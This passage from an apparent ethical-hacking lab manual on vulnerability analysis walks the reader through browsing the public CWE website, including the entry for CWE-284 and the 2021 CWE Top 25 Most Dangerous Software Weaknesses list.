
Note: The search results might differ when you perform this task.



6. Now, click any link (here, **CWE-284**) to view detailed information about the vulnerability.
7. A new webpage appears in the new tab, displaying detailed information regarding the vulnerability. You can scroll-down further to view more information.




8. Similarly, you can click on other vulnerabilities and view detailed information.
9. Now, click on **Home** to navigate back to the **CWE** website, and click the **CWE List**.



10. A new webpage appears, displaying **CWE List Version**. Scroll down, and under the **External Mappings** section, click **CWE Top 25 (2021)**.

Note: The result might differ when you perform this task.




11. A webpage appears, displaying **CWE VIEW: Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses**. Scroll down and view a list of **Weaknesses in the 2021 CWE Top 25 Most Dangerous Software Weaknesses** under the **Relationships** section. You can click on each weakness to view detailed information on it.

Note: This information can be used to exploit the vulnerabilities in the software and further launch attacks.

Note: The result showing publishing year might differ when you perform this task.

Module 05 – Vulnerability Analysis



12. Similarly, you can go back to the CWE website and explore other options, as well.
13. Attacker can find vulnerabilities on the services running on the target systems and further exploit them to launch attacks.
14. This concludes the demonstration of checking vulnerabilities in the Common Weakness Enumeration (CWE).
15. Close all open windows and document all the acquired information.

